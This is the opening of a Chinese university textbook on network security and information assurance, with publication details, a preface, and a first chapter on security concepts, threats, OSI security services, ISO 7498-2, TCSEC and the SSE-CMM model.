21 世纪高等院校计算机网络工程专业规划教材

网络安全与信息保障

仇建平 编著

可下载教学资料
http://www.tup.tsinghua.edu.cn

清华大学出版社

21 世纪高等院校计算机网络工程专业规划教材

网络安全与信息保障

仇建平　编著

清 华 大 学 出 版 社

内 容 简 介

本书全面介绍了网络安全与信息保障的基本框架，网络安全与信息保障的基本理论，以及网络安全与信息保障方面的管理、配置和维护，具有如下特点。

- 内容先进，结构新颖。书中吸收了国内最先进的新技术、新知识、新方法和国际通用准则，注重科学性、先进性、操作性。
- 注重实用的特色。坚持"实用、特色、规范"的原则，突出实用及素质能力培养，在内容安排上，通过大量案例将理论知识与实际应用有机结合。
- 资源配套。本书提供配套的电子教案，并有辅助的实验，内容包括学习指导、实验教学、练习测试和课程设计等。

本书可作为本科院校计算机类、信息类、电子商务类和管理类专业的信息安全相关课程的教材，也可作为培训及参考用书，还可作为高职院校相关专业师生的选修教材。

图书在版编目(CIP)数据

网络安全与信息保障/仇建平编著.—北京：清华大学出版社，2012.1
(21世纪高等院校计算机网络工程专业规划教材)
ISBN 978-7-302-26864-2

Ⅰ. ①网…　Ⅱ. ①仇…　Ⅲ. ①计算机网络—安全技术—高等学校—教材　Ⅳ. ①TP393.08

中国版本图书馆CIP数据核字(2011)第211679号

责任编辑：高买花
封面设计：
责任校对：焦丽丽
责任印制：

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦A座　　**邮　　编：**100084
社 总 机：010-62770175　　**邮　　购：**010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
课件下载：http://www.tup.com.cn，010-62795954
印 刷 者：
装 订 者：
经　　销：全国新华书店
开　　本：185mm×260mm　**印　张：**18.5　**字　　数：**448千字
版　　次：2012年1月第1版　**印　　次：**2012年1月第1次印刷
印　　数：1～　000
定　　价：　.00元

产品编号：039858-01

前　言

随着计算机网络技术的飞速发展，互联网已经深入到社会的各个方面，它对人们的工作方式、生活方式甚至思维方式都产生了巨大的影响，因此，可以说互联网已经成为现代人生活中不可缺少的一部分。

但是，人们在享受互联网所带来愉悦的同时，也不可避免地受到一系列网络及信息安全问题的困扰：网络上充斥虚假信息、非法信息，病毒日益猖狂，黑客攻击无孔不入等，这些都严重危及到个人、企事业单位乃至国家的信息安全。研究如何采取有效的方法来保护重要信息变得越来越有必要，本书便是在这样一个大背景下编撰而成的。

本书立足于当前网络安全与信息保障的具体实践，深刻而全面地反映了现代网络安全与信息保障的新理论、新方法、新成果。本书在内容的选择上注重学术性、实用性、创新性与可获得性，同时也综合考虑了不同学校和不同单位的教学实际，力求内容典型、精炼、新颖，具有代表性和可操作性。创造性地将网络安全与信息保障工具融进了传统教学中，充分揭示了网络安全与信息保障的新进展；系统而全面地介绍了常用的网络安全与信息保障理论；集中介绍了网络安全与信息保障实践，相关实验的介绍基本涵盖了网络安全与信息保障有关的内容；系统而全面地阐述了网络攻防的途径与方法，重点介绍了网络攻防的实例；系统而全面地总结了网络安全与信息保障的国内外进展。其中，网络攻防是国内相近专著和教材中所未包含的全新内容。

在全面总结当前国内外网络安全与信息保障和利用教材、专著、教学实践经验的基础上，提炼出基本适合于网络安全与信息保障教学、能力教育与培养的核心内容，在教学实践基础上增加了创新性的新内容，相关内容丰富了网络安全与信息保障理论，对于增强学生的相关能力，提高综合素质都有重要的意义。

因此，本书作为一本以信息安全为核心的教材，从实用和可获得性理论的角度出发专门介绍网络攻防的方法和技巧，这是国内对网络安全与信息保障课教学实践和教材使用上的大胆创新，对于全面提高信息管理、计算机科学与技术专业学生的信息素质和综合利用相关工具进行信息安全管理的能力、增强学生的信息安全意识和管理信息能力都有重要的现实意义和深远影响。

编　者

2011 年 9 月

目 录

第1章　网络安全与信息保障概述

本章首先讲述网络安全与信息保障的定义、内涵、目标等内容，通过这些概述性内容，使读者对网络安全与信息保障有一个大致的了解。

1.1　引　　言

20世纪40年代，随着计算机的出现，计算机安全问题也随之产生。随着计算机在社会各个领域的广泛应用和迅速普及，使人类社会步入信息化时代，以计算机为核心的安全、保密问题越来越突出。

20世纪70年代以来，在应用和普及的基础上，以计算机网络为主体的信息处理系统迅速发展，计算机应用也逐渐向网络化发展。网络化的信息系统是集通信、计算机和信息处理于一体的，是现代社会不可缺少的基础。计算机应用发展到网络阶段后，信息安全技术得到迅速发展，原有的计算机安全问题增加了许多新的内容。

同以前的计算机安全保密相比，计算机网络安全技术的问题要多得多，也复杂得多，涉及物理环境、硬件、软件、数据、传输、体系结构等各个方面。除了传统的安全保密理论、技术及单机的安全问题以外，计算机网络安全技术包括了计算机安全、通信安全、访问控制的安全，以及安全管理和法律制裁等内容，并逐渐形成独立的学科体系。

当今社会是一个信息化社会，计算机通信网络在政治、军事、金融、商业、交通、电信、文教等方面的作用日益增大。社会对计算机网络的依赖也日益增强，尤其是计算机技术和通信技术相结合所形成的信息基础设施已经成为反映信息化社会特征最重要的基础设施。人们建立了各种各样完备的信息系统，使得人类社会的一些机密和财富高度集于计算机中。但是这些信息系统都是依靠计算机网络接受和处理信息，实现其相互间的联系和对目标的管理、控制。以网络方式获得信息和交流信息已成为现代信息化社会的一个重要特征。随着网络的开放性、共享性及互联程度的扩大，特别是Internet的出现，网络的重要性和对社会的影响也越来越大。随着网络上各种新业务的兴起，例如电子商务（Electronic Commerce）、电子现金（Electronic Cash）、数字货币（Digital Cash）、网络银行（Network Bank）等的兴起，以及各种专用网（如金融网等）的建设，使得安全问题显得越来越重要，因此对网络安全的研究成了现在计算机和通信界的一个热点。

简单地说，在网络环境中的安全是指一种能够识别和消除不安全因素的能力。安全的一般性定义也必须解决保护财产的需要，包括信息和物理设备（如计算机本身）。安全的想法也涉及适宜性和从属性概念。负责安全的任何一个人都必须决定谁在具体的设备上进行合适地操作，以及什么时候。当涉及公司安全的时候什么是适宜的，在公司与公司之间是不

同的，但是任何一个具有网络的公司都必需具有一个解决适宜性、从属性和物理安全问题的安全政策。

伴随着现代的、先进的复杂技术，例如局域网和广域网、Internet，安全的想法和实际操作已变得更加复杂。

计算机网络安全之所以重要，其主要原因在于以下几个方面。

(1) 计算机存储和处理的是有关国家安全的政治、经济、军事、国防的情况及一些部门、机构、组织的机密信息或个人的敏感信息、隐私，因此成为敌对势力、不法分子的攻击目标。

(2) 随着计算机系统功能的日益完善和速度的不断提高，系统组成越来越复杂、系统规模越来越大，特别是 Internet 的迅速发展，存取控制、逻辑联结数量不断增加，软件规模空前膨胀，任何隐含的缺陷、失误都能造成巨大损失。

(3) 人们对计算机系统的需求在不断扩大，这类需求在许多方面都是不可逆转、不可替代的。

(4) 随着计算机系统的广泛应用，各类应用人员队伍迅速发展壮大，教育和培训却往往跟不上知识更新的需要，操作人员、编程人员和系统分析人员的失误和缺乏经验都会造成系统的安全功能不足。

(5) 计算机网络安全问题涉及许多学科领域，既包括自然科学，又包括社会科学。就计算机系统的应用而言，安全技术涉及计算机技术、通信技术、存取控制技术、检验认证技术、容错技术、加密技术、防病毒技术、抗干扰技术、防泄漏技术等，因此是一个非常复杂的综合问题，并且其技术、方法和措施都要随着系统应用环境的变化而不断变化。

(6) 从认识论的高度看，人们往往首先关注对系统的需要，然后才被动地从现象注意系统应用的安全问题。因此广泛存在着重应用轻安全、法律意识淡薄、计算机素质不高的普遍现象。计算机系统的安全是相对不安全而言的，许多危险、隐患和攻击都是隐藏的、潜在的、难以明确却又广泛存在的。

学习计算机网络安全技术的目的不是要把计算机系统武装到百分百安全，而是使之达到相当高的水平，使入侵者的非法行为变得极为困难、危险、耗资巨大，获得的价值远不及付出的代价高。

1.1.1 信息安全概述

信息是一种资产，就像其他重要的商业资产一样，它对一个组织来说是有价值的，因此需要妥善进行保护。信息安全保护信息免受多种威胁的攻击，保证业务连续性，将业务损失降至最少，同时最大限度地获得投资回报和利用商业机遇。信息存在的形式多种多样。它可以打印或写在纸上，以电子文档形式存储，通过邮寄或电子手段传播，以胶片形式显示或在交谈中表达出来。不管信息的形式如何，或通过什么手段进行共享或存储，都应加以妥善保护。

信息安全具有以下特征。

① 保密性：确保只有经过授权的人才能访问信息。

② 完整性：保护信息和信息的处理方法准确而完整。

③ 可用性：确保经过授权的用户在需要时可以访问信息并使用相关信息资产。

信息安全是通过实施一整套适当的控制措施实现的。控制措施包括策略、实践、步骤、

组织结构和软件功能。必须建立起一整套的控制措施,确保满足组织特定的安全目标。

1.1.2 对信息的安全需求的理解

信息和支持进程、系统以及网络都是重要的业务资产。为保证组织富有竞争力,保持现金流顺畅和组织赢利,以及遵纪守法和维护组织的良好商业形象,信息的保密性、完整性和可用性是至关重要的。

各个组织及其信息系统和网络所面临的安全威胁与日俱增,来源也日益广泛,包括利用计算机欺诈、窃取机密、恶意诋毁破坏等行为,以及火灾或水灾。危害的来源多种多样,如计算机病毒、计算机黑客行为、拒绝服务攻击等,这些行为呈蔓延之势、用意更加险恶,而且手段更加复杂。组织对信息系统和服务的依赖意味着自身更容易受到安全威胁的攻击。公共网络与专用网络的互联以及对信息资源的共享,增大了对访问进行控制的难度。分布式计算尽管十分流行,但降低了集中式专家级控制措施的有效性。很多信息系统在设计时,没有考虑到安全问题。通过技术手段获得安全保障十分有限,必须辅之以相应的管理手段和操作程序才能得到真正的安全保障。确定需要使用什么控制措施需要周密计划,并对细节问题加以注意。

作为信息安全管理的最基本要求,组织内所有的雇员都应参与信息安全管理。信息安全管理还需要供应商、客户或股东的参与。也需要参考来自组织之外的专家建议。

如果在制定安全需求规范和设计阶段时就考虑到了信息安全的控制措施,那么信息安全控制的成本会很低,并更有效率。

1.1.3 网络安全潜在威胁及不安全因素

1. 网络安全潜在威胁

计算机网络所面临的威胁大体可分为两种:一是对网络中信息的威胁;二是对网络中设备的威胁。影响计算机网络的因素很多,有些因素可能是有意的,也可能是无意的;可能是人为的,也可能是非人为的;也有可能是外来黑客对网络系统资源的非法使用。

目前,归结起来网络安全所面临的主要潜在威胁有以下几方面。

(1) 信息泄密。主要表现为网络上的信息被窃听,这种仅窃听而不破坏网络中传输信息的网络侵犯者称为消极侵犯者。

(2) 信息被篡改。这就是纯粹的信息破坏,这样的网络侵犯者称为积极侵犯者。积极侵犯者截取网上的信息包,并对之进行更改使之失效,或者故意添加一些有利于自己的信息起到信息误导的作用。积极侵犯者的破坏作用最大。

(3) 传输非法信息流。用户可能允许自己同其他用户进行某些类型的通信,但禁止其他类型的通信,如允许电子邮件传输而禁止文件传送。

(4) 网络资源的错误使用。如果不合理地设定资源访问控制,一些资源有可能被偶然或故意地破坏。

(5) 非法使用网络资源。非法用户登录进入系统使用网络资源,造成资源的消耗,损害合法用户的利益。

(6) 计算机病毒已经成为威胁网络安全的最大威胁。

2. 不安全因素

由于网络所带来的诸多不安全因素使得网络使用者不得不采取相应的网络安全对策。为了堵塞安全漏洞和提供安全的通信服务，必须运用一定的技术来对网络进行安全建设，建立完善的法律、法规及完善管理制度，提高人们的安全意识，这已成为广大网络开发商和网络用户的共识。

依据网络与信息所面临的威胁可将网络及信息的不安全的因素归结为自然灾害和人为灾害、系统物理的故障、人为的无意失误、网络软件的缺陷、计算机病毒、法规与管理不健全。

(1) 自然灾害：包括水灾、火灾、地震、雷击、台风及其他自然现象造成的灾害。

(2) 人为灾害：包括战争、纵火、盗窃设备及其他影响到网络物理设备的犯罪等。

注意：*自然灾害和人为灾害虽然发生的概率很小，但也不容忽视。*

(3) 系统物理故障：包括硬件故障、软件故障、网络故障和设备环境故障等。

电子技术的发展使电子设备出现故障的概率在几十年里一降再降，许多设备在它们的使用期内根本不会出错。但是由于计算机和网络的电子设备往往极多，故障还是时有发生。由于器件老化、电源不稳、设备环境等很多问题使计算机或网络的部分设备暂时或永久失效。这些故障一般都具有突发的特点。

对付电子设备故障的方法是及时更换老化的设备，保证设备工作的环境，不要把计算机和网络的安全与稳定联系在某一台或几台设备上。另外还可以采用较为智能的方案，例如现在智能网络的发展，能使网络上出现故障的设备及时退出网络，其他设备或备份设备能及时弥补空缺，使用户感觉不到网络出现了问题。

软件故障一般要寻求软件供应商来解决，或者更换、升级软件。

(4) 人为的无意失误：包括程序设计错误、误操作、无意中损坏和无意中泄密等。如操作员安全配置不当造成的安全漏洞、用户安全意识不强、用户口令选择不慎、用户将自己的账号随意转借他人或与别人共享等都会对网络安全带来威胁。这些失误有的可以靠加强管理来解决，有的则无法预测，甚至永远无法避免。限制个人对网络和信息的权限，防止权力的滥用，采取适当的监督措施有助于部分解决人为无意失误的问题。出现失误之后可以及时发现，及时补救也能大大减少损失。

1.2 网络安全与信息保障技术的发展

为了维护网络与信息系统的安全，单纯凭技术力量解决是不够的，还必须依靠政府和立法机构制定出完善的法律法规进行制约，给非法攻击者以威慑。只有全社会行动起来共同努力，才能从根本上治理高科技领域的犯罪行为，确保网络与信息的应用和发展。

在网络安全系统的法规和管理方面，我国起步较晚，目前还有很多不完善、不健全的地方，这给了某些不法分子可乘之机。但是政府和立法机构已经注意到了这个问题，立法工作正在迅速进行，而且打击力度是相当大的。各个公司、部门的管理者也逐步关心这个问题。随着安全意识的进一步提高，由于法规和管理不健全导致的安全威胁将逐渐减少。

1.2.1 网络安全体系结构

为了适应网络技术的发展，国际标准化组织(ISO)的计算机专业委员会根据开放系统

互联参考模型制定了一个网络安全体系结构模型。这个三维模型从比较全面的角度来考虑网络与信息的安全问题。

网络安全需求应该是全方位的、整体的。在 OSI 7 个层次的基础上，将安全体系划分为 4 个级别：网络级安全、系统级安全、应用级安全及企业级安全，而安全服务渗透到每一个层次，从尽量多的方面考虑问题，有利于减少安全漏洞和缺陷。

1.2.2 主要的安全服务

针对网络系统受到的威胁，OSI 安全体系结构提出了以下几类安全服务。

(1) 身份认证(Authentication)：这种服务是在两个开放系统同等层中的实体建立连接和数据传送期间，为提供连接实体身份的鉴别而规定的一种服务。这种服务防止冒充或重传以前的连接，即防止伪造连接初始化这种类型的攻击。这种鉴别服务可以是单向的也可以是双向的。

(2) 访问控制(Access Control)：访问控制服务可以防止未经授权的用户非法使用系统资源。这种服务不仅可以提供给单个用户，也可以提供给封闭的用户组中的所有用户。

(3) 数据保密(Data Confidentiality)：数据保密服务的目的是保护网络中各系统之间交换的数据，防止因数据被截获而造成的泄密。

(4) 数据完整性(Data Integrity)：这种服务用来防止非法实体对用户的主动攻击(对正在交换的数据进行修改、插入、使数据延时及丢失数据等)，以保证数据接收方收到的信息与发送方发送的信息完全一致。

(5) 不可否认性(Non-Repudiation)：这种服务有两种形式。第一种形式是源发证明，即某一层向上一层提供的服务，它用来确保数据是由合法实体发出的，它为上一层提供对数据源的对等实体进行鉴别，以防假冒；第二种形式是交付证明，用来防止发送数据方发送数据后否认自己发送过数据，或接收方接收数据后否认自己收到过数据。

(6) 审计管理(Auditing Management)：对用户和程序使用资源的情况进行记录和审查，可以及早发现入侵活动，以保证系统安全，并帮助查清事故原因。

(7) 可用性(Availability)：保证信息使用者都可得到相应授权的全部服务。

1.2.3 网络安全服务与网络层次关系

从网络的 7 个层次的角度来考虑安全问题，比较接近网络和应用系统的结构层次，便于充分全面地考虑具体实际的软件、硬件的安全。例如，拿到一个通信软件，可以从协议层次角度分析该软件从应用层到网络层的哪些层次上加了安全的保护，各层的安全性强度如何，哪一层上最容易受到攻击等。

由于 OSI 参考模型是一种层次结构，某种安全服务由某些层次支持更有效，而另外一些层次却不能支持。因此，存在一个安全服务与网络层次的配置问题，在这些层次之中，上一层的安全对下层的安全也有一定的依赖性，但与系统的层次不一样，各层的安全性可以是独立的。下层实现的安全对上层可以是透明的，也就是说上层感觉不到下层已经实现了安全。而下层不安全时，上层也可以独立实现安全。

1.2.4 网络安全标准

在完成关于一些安全基础的讨论后，下面介绍几种已存在的安全标准。

1. ISO 7498-2

安全体系结构文献定义了安全就是最小化资产和资源的漏洞。资源可以指任何事物；漏洞是指任何可以造成破坏系统或信息的弱点；威胁是指潜在的安全破坏。ISO 还进一步为威胁进行分类，例如，在前面介绍的不安全因素。ISO 7498-2 安全体系结构文献中还定义了几种安全服务。

ISO 7498-2 中描述的安全体系结构的 5 种安全服务项目是：鉴别、访问控制、数据保密、数据完整性和抗否认。

为了实现 5 种安全服务，制定了 8 种安全机制是：加密机制、数字签名机制、访问控制机制、数据完整性机制、鉴别交换机制、通信业务填充机制、路由控制机制和公正机制。

2. 橘皮书

目前广为流行的美国国防部开发的计算机安全标准——可信任计算机标准评价准则（Trusted Computer Standards Evaluation Criteria，TCSEC），即网络安全橘皮书用来评价一个计算机系统的安全性。TCSEC 将计算机系统的可信任程度，即安全等级划分为 4 类 7 级，按安全程度从最低到最高的完全排序是 D、C1、C2、B1、B2、B3、A1。

1.2.5 安全策略的重要性

网络安全的一个最重要的任务就是制定一个安全策略。多数的用户都想用一个技术方案来解决每个问题，然而一个深思熟虑的安全规划，将帮助用户决定哪些需要保护，由谁来负责执行保护。

安全策略的目的是决定一个组织机构怎样来保护自己。一般来说，策略包括两个部分：总体的策略和具体的规则。总体的策略用于阐明公司安全政策的总体思想，而具体的规则用于说明什么活动是被允许的，什么活动是被禁止的。

1. 制定组织机构的整体安全策略

整体安全策略制定组织机构的战略性安全指导方针，并为实现这个方针分配必要的人力物力。一般是管理层的官员，如组织机构的领导者和高层领导人员来主持制定这种策略以建立该组织机构的计算机安全计划和其基本框架结构。

2. 制定和系统相关的安全策略

一般根据整体策略提出一个系统的具体保护措施。这种策略着重于某一具体的系统，更为详细。

安全策略的制定是为了保证信息的保密性、完整性和可用性，因此应具有普遍的指导意义。应该针对安全系统所面临的各种威胁，提出控制策略，并为系统的配置、管理和应用提供基本的框架。有了安全策略，系统才可能正常、有序地运行，也才可能更安全、合理地使用信息系统资源。有了安全策略，才可能更加高效、迅速地解决安全问题，使威胁造成的损失降为最小。制定安全策略的依据如下。

（1）须对资源进行评估，包括硬件、软件、数据、文档等分出安全等级。

（2）对可能的威胁进行分析，包括非授权访问、信息泄漏和内部缺陷等。

(3) 确定用户的权力和责任,包括账户管理、资源访问权限、口令应用及建立备份等。

(4) 明确系统管理员的权力和责任,包括物理安全、系统配置、账户设置及使用权限、口令管理、审计和监控等方面。

(5) 提出一般性的安全防护措施:存取控制、认证、密码技术、防火墙技术、操作系统安全、数据库系统安全、计算机病毒防护、审计和恢复等。

(6) 在安全维护方面,企业应注意当安全事件发生时应如何处理,因此应有完善的事故处理及事后处理的策略和制度。

1.3 信息安全管理的模型(SSE-CMM)

1.3.1 背景

系统安全工程能力成熟模型(Systems Security Engineering Capability Maturity Model,SSE-CMM),描述了一个组织的安全工程过程必须包含的本质特征,这些特征是完善的安全工程保证。尽管 SSE-CMM 没有规定一个特定的过程和步骤,但是它汇集了工业界常见的实施方法。它覆盖了以下内容:

(1) 整个生命期:包括开发、运行、维护和终止。

(2) 整个组织:包括其中的管理、组织和工程活动。

(3) 与其他规范并行的相互作用:如系统、软件、硬件、人的因素、测试工程、系统管理、运行和维护等规范。

(4) 与其他机构的相互作用:包括获取、系统管理、认证、认可和评价机构。

在 SSE-CMM 描述中,提供了对所基于的原理、体系结构的全面描述;模型的高层综述;适当运用此模型的建议;包括在模型中的实施以及模型的属性描述。它还包括了开发该模型的需求。SSE-CMM 评定方法部分描述了针对 SSE-CMM 来评价一个组织的安全工程能力的过程和工具。

无论是顾客,还是供应商都对改进安全产品、系统和服务的开发感兴趣。安全工程领域已有一些被充分接受的原则,但目前仍缺少一个易于理解的评估安全工程实施的框架。SSE-CMM 正是这样一个框架,它为安全工程原则的应用提供了一个衡量和改进的途径。

必须强调安全工程是一个独特的科目,需要独特的知识、技能和过程来创建一个专用于安全工程的 CMM。这与安全工程将在系统工程方式下进行并不冲突。事实上,有明确定义和易于接受的活动可以使安全工程能够在各种情况下更有效地加以实施。

现代统计过程控制理论表明通过强调生产过程的高质量和在过程中组织实施的成熟性可以低成本地生产出高质量产品。对于安全系统和可信产品的开发,如果增加所需的成本和时间,就可保证更有效的过程。安全系统的运行与维护也依赖于与人员和技术相联系的过程。通过强调所使用过程的质量和蕴涵在这些过程中的组织实施的成熟性,可以更低成本地管理这些安全工程。

SSE-CMM 项目的目标是促进安全工程成为一个确定的、成熟的和可度量的科目。这个 SSE-CMM 和正在开发的评定方法,将带来以下益处:

(1) 通过区分投标者的能力级别和相关的计划风险来选择合格的安全工程提供商;

（2）工程组把投资集中在安全工程工具、培训、过程定义、管理实施和改进上；

（3）基于能力的保证，也就是说，信赖是基于对工程组织安全工程实践和过程成熟的信心。

随着社会对信息信赖程度的增长，信息的保护变得越来越重要。维护和保护信息需要许多产品、系统和服务。安全工程的焦点已经从保护管理政府保密数据转向保护更广泛的应用领域，其中包括金融交易、契约合同、个人信息和因特网(Internet)。这种发展趋势无疑将提高安全工程在未来的重要性。

SSE-CMM 的范围包括下面几项。

（1）SSE-CMM 涉及可信产品或系统整个生命期的安全工程活动，其中包括概念定义、需求分析、设计、开发、集成、安装、运行、维护和终止。

（2）SSE-CMM 可用于安全产品开发者、安全系统开发者、集成商和提供安全服务和安全工程的组织机构。

SSE-CMM 可应用于所有类型和大小的安全工程机构，如商务机构、政府机构和学术机构。

有各类组织从事安全工程，其中包括产品开发者、服务提供者、系统集成者、系统管理者，直至安全专家。其中部分组织处理高层问题（如运行使用或系统体系结构有关的问题），部分组织处理底层问题（如机制选择和设计），还有一部分组织涉及这两个层面。某些组织可能专长于某些特殊技术或某些特殊环境（如在海上）。

SSE-CMM 的设计可用于所有这些组织。采用 SSE-CMM 并不意味着侧重其中某一个方面优于另一个方面，也不意味着 SSE-CMM 所有方面都需要采用。组织的商务侧重点不必由于使用 SSE-CMM，而发生偏离。

根据组织关注的焦点，可采用部分而不是全部的已定义安全工程实施过程。此外，组织可能会需要了解不同实施的关系来确定实施过程的适用性。

本节举例说明了 SSE-CMM 实施活动如何应用于具有不同业务焦点的组织或团体。

SSE-CMM 所定义的元素均认为是安全工程实施的本质要素。但是，并非所有项目或组织需要实施 SSE-CMM 的所有过程区。因此，对于特定项目应该使用裁剪过程以去掉出组织安全工程过程中不必要的过程区。

使用任何参考模型的任何过程改进均应支持商务目标，而不是指导商务目标。使用 SSE-CMM 的组织应根据商务目标来划分过程区实施的优先顺序，并首先致力于改进最高优先级的过程区。

需要注意的是裁剪是在过程区的层面上执行的。为了达到一个过程区的目标，使用把所有的基本实施都放在适当的位置的思想来撰写过程区。

为测量一个组织的从事风险评估的过程能力，会涉及多个实施组共同参与。在系统开发或集成期间，需要评估该组织决定与分析安全脆弱性的能力，并且评估运行的影响。在这种运行情况下，评估组织对系统安全态势监控的能力，识别并分析安全脆弱性，以及评估运行的影响。

在一个组织以开发防范措施为主的情况下，组织的过程能力使用 SSE-CMM 的实施组合来特征化。该模型包含的实施提供了决定和分析安全脆弱性、评估运行影响和为其他组织（如软件组织）提供指南和提供输入。提供开发防范措施的服务组织需要理解上述实施间

的关系。

SSE-CMM 包括致力于获得顾客安全要求的实施。这些安全要求需通过与用户的交互来确定。当产品的开发独立于特定顾客时，顾客是泛指的。在此情况下，如果需要，产品的市场部或其他部门可以作为假设的顾客。

安全工程的实施者认识到产品开发的环境和方法如同产品本身一样是可变化的。然而，已知一些关于产品和项目环境的问题会影响到产品的构想、生产、交付和维护。以下问题特别对 SSE-CMM 具有重要影响：

- 顾客群类型(产品，系统或服务)。
- 保证需求（高或低)。
- 支持开发或运行的组织。

每个产业都自身有特殊的文化、术语和交流模式。为减少角色相关性和组织结构的影响，SSE-CMM 期望能容易地将其概念转化为所有产业部门自身的语言和文化。

SSE-CMM 和使用模型的方法(即评定方法)所建议的应用方式如下：

- 作为工程组织的工具，用于评价安全工程实施活动，并定义它们的改进。
- 作为顾客评价一个供应商的安全工程能力的标准机制。
- 作为安全工程评价机构(如系统认证机构，产品评定机构等)的工作基础，用于建立基于整体组织能力的信任度(这个信任度可作为系统或产品的一个安全保证要素)。

如果这个模型及其评定方法的使用者能够完全理解模型的适用范围和固有的局限性，那么这个评定技术可以适用于自我改进和选择供应商。

SSE-CMM 项目组的成员承诺系统工程和安全工程的机构可以自由使用 SSE-CMM 项目资料。项目参与者同意这个文件当前版本和以后发布的版本将通过许可使用的版权声明继续保持自由使用的原则。如果使用者在复制这些文件或在其基于这些文件派生出其他工作产品中包含 SSE-CMM 组织的版权声明，则将允许免费使用。

1.3.2 SSE-CMM 的益处

安全的趋势是从保护政府保密数据转向涉及更广泛的领域，其中包括金融交易、契约合同、个人信息和因特网。因此用于维护和保护这些信息的产品、系统和服务开始迅速发展。这些安全产品和系统进入市场一般有两种途径：通过长周期且昂贵的评定后进入市场和不加评估就进入市场。对于前者，安全产品无法及时进入市场来满足用户安全需求，当进入到市场后，产品所具有安全功能就解决威胁而言已经过时；对于后者，购买者和用户只能依赖于产品或系统开发者或操作者的安全说明，这造成市场上的安全工程服务都将基于这种空洞的无法律依据的基础。

这种情况要求组织以一个更成熟的方式来实施安全工程。特别地，在安全系统和安全产品生产和操作过程中要求以下特性：

- 连续性：以前获得的知识将用于将来。
- 重复性：保证项目可成功重复实施的方法。
- 有效性：可帮助开发者和评价者都更有效工作的方法。
- 保证：落实安全需求的信心。

为了达到这些要求，需要有一个机制来指导组织机构去理解和改进其安全工程实施。

SSE-CMM 正是出于这个目的,用于改进安全工程实施的现状,以利用它达到提高安全系统、安全产品和安全工程服务的质量和可用性并降低成本的目的。SSE-CMM 对各类组织主要益处如下:

1. 工程组织

工程组织包括系统集成商、应用开发者、产品厂商和服务供应商。这些组织使用 SSE-CMM 的益处包括以下内容。

(1) 通过可重复和可预测的过程和实施来减少返工。

(2) 获得真正工程执行能力的认可,特别在资源选择方面。

(3) 侧重于可度量组织的资格(成熟度)和改进。

2. 采购者

采购者包括从内部/外部得到系统、产品和服务的组织,以及最终用户。这些组织使用 SSE-CMM 的益处包括以下内容。

(1) 可重用的标准 RFP 语言和评定方法。

(2) 减少选择不合格投标者的风险(性能、成本、工期风险)。

(3) 基于工业标准的统一评估以减少争议。

(4) 在产品生产或提供服务过程中建立可预测和可重复级的可信度。

3. 评价组织

评价组织包括系统认证组织、系统授权组织、产品评价组织和产品评估组织。这些组织使用 SSE-CMM 的益处包括以下内容。

(1) 与系统或产品变化无关的可重用的过程评定结果。

(2) 在安全工程与其他工程集成中的信任度。

(3) 基于能力的显见可信度,减少安全评估工作量。

1.3.3 SSE-CMM 项目

SSE-CMM 起源于 1993 年 4 月美国国家安全局(NSA)对当时各类能力成熟模型(CMM)工作状况的研究以判断是否需要一个专门应用于安全工程的 CMM。在这个构思阶段,确定了一个初步的安全工程 CMM(Strawman Security Engineering CMM)作为这个判断过程的基础。

1995 年 1 月,各界信息安全人士被邀请参加第一届公开安全工程 CMM 工作讨论会。来自 60 多个组织的代表肯定了这种模型的需求。由于信息安全业界的兴趣,在会议中成立了项目工作组,这标志着安全工程 CMM 开发阶段的开始。项目工作组的首次会议在 1995 年 3 月举行。通过 SSE-CMM 指导组织、创作组织和应用工作组织的工作,完成了模型和认定方法的工作。1996 年 10 月出版了 SSE-CMM 模型的第一个版本,1997 年 4 月出版了评定方法的第一个版本。

为了验证这个模型和评估方法,从 1996 年 6 月到 1997 年 6 月进行许多实验项目。这些实验项目为出版的模型和评估方法 1.1 版提供了宝贵的数据。在实验项目中,模型的第一个版本用于评估了两个大型系统集成商、两个服务供应商和一个产品厂商。实验项目涉及为验证这个模型的各种组织机构,其中包括:不同规模的组织;合同驱动系统开发的组织和市场驱动产品开发的组织;高开发保证要求的组织和低开发保证要求的组织;提供开

发、实施和服务的组织。

1997 年 7 月，召开了第二届公开系统安全工程 CMM 工作会议。这次会议主要涉及模型的应用，特别在采购、过程改进、产品和系统质量保证等方面的应用。这次会议文集可通过 SSE-CMM 的 Web 站点上获得。在这次会议上，确定了需解决的问题并成立了新的项目组织来直接解决这些问题。

SSE-CMM 项目进展来自于安全工程业界、美国国防部办公室和加拿大通信安全机构积极参与和共同的投入，并得 NSA 的部分赞助和配合。SSE-CMM 项目结构包括一个指导组、评定方法组、模型维护组、生命期支持组；轮廓、保证和度量组；发起者、规划和采纳组以及关键人员评审和业界评审。SSE-CMM 项目组织结构如图 1.1 所示。

